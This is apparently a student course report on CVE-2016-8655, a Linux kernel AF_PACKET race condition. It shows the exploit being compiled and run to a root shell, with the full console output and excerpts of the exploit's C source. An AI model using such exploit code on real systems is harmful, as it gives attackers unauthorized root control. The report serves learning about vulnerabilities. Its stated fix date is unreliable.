

# Systems and Network Programming – IE2012

## CVE Report

### CVE-2016-8655


#### Vulnerability Details

CVE-2016-8655 is a race condition vulnerability in the Linux kernel that allows local users to gain root privileges or cause a denial of service (DoS). The vulnerability is present in the net/packet/af\_packet.c file in the Linux kernel through version 4.8.12.

To exploit the vulnerability, an attacker must have the CAP\_NET\_RAW capability, which is typically only granted to trusted users. Once an attacker has this capability, they can use a specially crafted sequence of operations to trigger the race condition and gain root privileges on the system.

**Severity** CVSS Version 3.x CVSS Version 2.0

**CVSS 3.x Severity and Metrics:**

 **NIST:** NVD **Base Score:** 7.8 HIGH

**Vector:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

#### Impact of the Bug

The impact of CVE-2016-8655 is significant, as it allows local attackers to escalate their privileges and take control of the system. This could allow attackers to steal data, install malware, or launch attacks against other systems. The bug was introduced on Aug 19, 2011 which means that many of the major Linux distributions are affected. All of the kernels based on the official kernel code before the official patch are most probably vulnerable.

#### What is a Race condition vulnerability

A race condition vulnerability, also known as a race condition bug, is a type of software bug that occurs when two or more threads or processes are trying to access the same data at the same time and the order in which they access the data is not defined. This can lead to unexpected and incorrect results, including data corruption, crashes, and security vulnerabilities.

## What is root?

In Unix-like operating systems, including Linux, the root user is the superuser account with administrative privileges. It is sometimes referred to as the "superuser." The root user has the highest level of access and can perform tasks that are not typically allowed for regular users. These tasks include installing and removing software, modifying system configurations, accessing files and directories owned by other users, and performing other critical system maintenance operations.

## System Used in the exploitation

- Ubuntu 16.04 (Kernel Version 4.4.0-21)

With,

- exp.c file (exploitation file)

## How to Exploit


First of all we have to check the kernel version if it is correct or not Using the command, `uname -r`

By `id` command we can see the privileges.  
and then the which user is logged in.

Using,

`whoami`

as we can see it's a normal user. (username is `ub16`)



```
ub16@ub16:~$ uname -r
4.4.0-21-generic
ub16@ub16:~$ id
uid=1000(ub16) gid=1000(ub16) groups=1000(ub16)
ub16@ub16:~$ whoami
ub16
```

Next we have to compile the exploit file which is a .c file to do that we can use the command

`gcc -o exp exp.c -lpthread`

I named my c file with the name `exp.c`

`-lpthread` is used to link the program to the Pthreads library

then we can run the code using,

`./exp`

```
ub16@ub16:~$ gcc -o exp exp.c -lpthread
ub16@ub16:~$ ./exp
```

Now the exploitation code starts running.

```
linux AF_PACKET race condition exploit by rebel
kernel version: 4.4.0-21-generic #37
proc_dostring = 0xffffffff81087cf0
modprobe_path = 0xffffffff81e48e80
register_sysctl_table = 0xffffffff81286310
set_memory_rw = 0xffffffff8106f370
exploit starting
making vsyscall page writable..
```

```
new exploit attempt starting, jumping to 0xffffffff8106f370, arg=0xffffffff600000
sockets allocated
removing barrier and spraying..
version switcher stopping, x = -1 (y = 89055, last val = 2)
current packet version = 0
pbd->hdr.bh1.offset_to_first_pkt = 0
race not won
```

```
retrying stage..
new exploit attempt starting, jumping to 0xffffffff8106f370, arg=0xffffffff600000
sockets allocated
removing barrier and spraying..
version switcher stopping, x = -1 (y = 57063, last val = 0)
current packet version = 2
pbd->hdr.bh1.offset_to_first_pkt = 48
race not won
```

```
retrying stage..
new exploit attempt starting, jumping to 0xffffffff8106f370, arg=0xffffffff600000
sockets allocated
removing barrier and spraying..
version switcher stopping, x = -1 (y = 57501, last val = 2)
current packet version = 0
pbd->hdr.bh1.offset_to_first_pkt = 0
race not won
```

```
retrying stage..
new exploit attempt starting, jumping to 0xffffffff8106f370, arg=0xffffffff600000
sockets allocated
removing barrier and spraying..
version switcher stopping, x = -1 (y = 49431, last val = 2)
current packet version = 0
pbd->hdr.bh1.offset to first_pkt = 48
*==*==* TPACKET V1 && offset to first_pkt != 0, race won *==*==*
please wait up to a few minutes for timer to be executed. if you ctrl-c now the kernel will hang. so don't do that.
closing socket and verifying.....
vsyscall page altered!
```

```
stage 1 completed
registering new sysctl..
```

```
new exploit attempt starting, jumping to 0xffffffff81286310, arg=0xffffffff600850
sockets allocated
removing barrier and spraying..
version switcher stopping, x = -1 (y = 55839, last val = 2)
current packet version = 0
pbd->hdr.bh1.offset to first_pkt = 48
*==*==* TPACKET V1 && offset to first_pkt != 0, race won *==*==*
please wait up to a few minutes for timer to be executed. if you ctrl-c now the kernel will hang. so don't do that.
closing socket and verifying.....
sysctl added!
```

```
stage 2 completed
binary executed by kernel, launching rootshell
root@ub16:~# id
uid=0(root) gid=0(root) groups=0(root),1000(ub16)
root@ub16:~# whoami
root
```

At the end as we can see now the user is root.

we can check it by using,

**whoami** command.

now the exploitation is completed

```
root@ub16:~# whoami
root
root@ub16:~# exit
exit
ub16@ub16:~$ whoami
ub16
ub16@ub16:~$
```

After using **exit** command, we are back to the normal user.

## What the code does?

- ❖ The code initializes necessary data structures and kernel offsets based on the running Linux kernel version. It selects appropriate offsets to target specific functions in the kernel.
- ❖ Then it creates multiple sockets and threads, each performing specific tasks. One thread sets socket options using the `setsockopt` system call. Another thread switches the packet version, exploiting a race condition vulnerability.
- ❖ The `kmalloc` function attempts to allocate kernel memory using the `syscall` system call, while `pad_kmalloc` creates multiple socket file descriptors to consume kernel memory. These actions help set up the race condition scenario.
- ❖ The race condition occurs when different threads attempt to modify the same kernel data structures simultaneously. The exploit tries to manipulate memory pages and make the vsyscall page writable.
- ❖ The `try_exploit` function orchestrates the race condition, attempting to modify critical kernel structures.
- ❖ After the exploitation attempt, the code verifies whether the vsyscall page was successfully modified. It checks if the memory modification was effective and if a new sysctl entry was registered. Verification ensures the exploit was successful and the system is vulnerable.
- ❖ If the exploit is successful, meaning the vsyscall page was successfully modified and a new sysctl entry was registered, the code launches a root shell. A root shell provides unauthorized access to the compromised system, allowing the attacker to execute commands with superuser privileges.

## Some important parts of the exploitation code

### *Header files*

```
1  #define _GNU_SOURCE
2  #include <stdlib.h>
3  #include <stdio.h>
4  #include <string.h>
5  #include <stdint.h>
6  #include <unistd.h>
7  #include <sys/wait.h>
8  #include <assert.h>
9  #include <errno.h>
10 #include <fcntl.h>
11 #include <poll.h>
12 #include <sys/types.h>
13 #include <sys/socket.h>
14 #include <arpa/inet.h>
15 #include <netinet/if_ether.h>
16 #include <sys/mman.h>
17 #include <sys/socket.h>
18 #include <sys/stat.h>
19 #include <linux/if_packet.h>
20 #include <pthread.h>
21 #include <linux/sched.h>
22 #include <netinet/tcp.h>
23 #include <sys/syscall.h>
24 #include <signal.h>
25 #include <sched.h>
26 #include <sys/utsname.h>
```

### *Data structures*

```
struct offset {
    char *kernel_version;
    unsigned long proc_dostring;
    unsigned long modprobe_path;
    unsigned long register_sysctl_table;
    unsigned long set_memory_rw;
};
```



```

118 struct ctl_table {
119     const char *procname;
120     void *data;
121     int maxlen;
122     unsigned short mode;
123     struct ctl_table *child;
124     void *proc_handler;
125     void *poll;
126     void *extra1;
127     void *extra2;
128 };

```

```

struct tpacket_req3 tp;
int sfd;
int mapped = 0;

struct timer_list {
    void *next;
    void *prev;
    unsigned long expires;
    void (*function)(unsigned long);
    unsigned long data;
    unsigned int flags;
    int slack;
};

```

## Exploit functions

```

187 void kmalloc(void)
188 {
189     while(1)
190         syscall(__NR_add_key, "user", "wtf", exploitbuf, BUFSIZE-24, -2);
191 }
192
193
194 void pad_kmalloc(void)
195 {
196     int x;
197
198     for(x=0; x<PAD; x++)
199         if(socket(AF_PACKET, SOCK_DGRAM, htons(ETH_P_ARP)) == -1) {
200             fprintf(stderr, "pad_kmalloc() socket error\n");
201             exit(1);
202         }
203 }
204
205
206 int try_exploit(unsigned long func, unsigned long arg, void *verification_func)
207 {
208     pthread_t setsockopt_thread;
209     int val;
210     socklen_t l;
211     struct timer_list *timer;
212     int fd;
213     struct tpacket_block_desc *pbd;
214     int off;
215     struct tpacket_req3 tp;

```

```

343 void *modify_vsyscall(void *arg)
344 {
345     unsigned long *vsyscall = (unsigned long *) (VSYSCALL+0x850);
346     unsigned long x = (unsigned long) arg;
347
348     sigset_t set;
349     sigemptyset(&set);
350     sigaddset(&set, SIGSEGV);
351
352     if(pthread_sigmask(SIG_UNBLOCK, &set, NULL) != 0) {
353         fprintf(stderr, "couldn't set sigmask\n");
354         exit(1);
355     }
356
357     signal(SIGSEGV, catch_sigsegv);
358
359     *vsyscall = 0xdeadbeef+x;
360
361     if(*vsyscall == 0xdeadbeef+x) {
362         fprintf(stderr, "\nvsyscall page altered!\n");
363         verification_result = 1;
364         pthread_exit(0);
365     }
366
367     return NULL;
368 }
369
370 void verify_stage1(void)
371 {
372     int x;
373     pthread_t v_thread;
374
375     sleep(5);

```

```

490 void launch_rootshell(void)
491 {
492     int fd;
493     char buf[256];
494     struct stat s;
495
496
497     fd = open("/proc/sys/hack", O_WRONLY);
498
499     if(fd == -1) {
500         fprintf(stderr, "could not open /proc/sys/hack\n");
501         exit(-1);
502     }

```

CVE-2016-8655 was fixed in the following versions of the Linux kernel:

- 4.9-rc8
- 4.8.15-1 (Debian unstable)
- 3.16.39-1 (Debian jessie)
- 3.2.84-1 (Debian wheezy)

The fix was released on March 2, 2017.